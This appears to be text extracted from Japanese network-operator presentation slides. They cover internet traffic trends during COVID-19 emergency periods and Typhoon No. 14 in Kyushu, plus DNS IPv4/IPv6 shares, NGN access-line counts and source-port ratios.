


ビデオ会議・コロナ陽性者・公共交通機関のクロス動向

緊急事態宣言
2021/4/25~6/20

緊急事態宣言
2021/7/12~9/30


まん延防止等重点措置
2022/1/9~3/21



気象影響とインターネットトラフィック

2022年9月18日から9月19日にかけて台風14号が九州に上陸した際のOCNの九州エリアのトラフィック状況
先週の同じ曜日と比較して、自宅待機されていた方がインターネット利用をし急増したのが確認できる
従来以上に、家庭でのインターネット利用量やアプリが増加しているため、増加率も多くなっている

9/15(木) 9/16(金) 9/17(土) 9/18(日) 9/19(月・祝) 9/20(火)





画像出展:


九州 台風14号が連休18日から19日に接近、上陸の恐れ 暴風や大雨に警戒を(気象予報士 尾花 麻美 2022年09月15日) - 日本気象協会 tenki.jp

<https://tenki.jp/forecaster/obanamami/2022/09/15/19488.html>


OCNのDNS通信：IPv4/IPv6の割合



NTT東 Flets/NGN AccessLine数の推移、IPoE率



Srcポート比率 (2022)



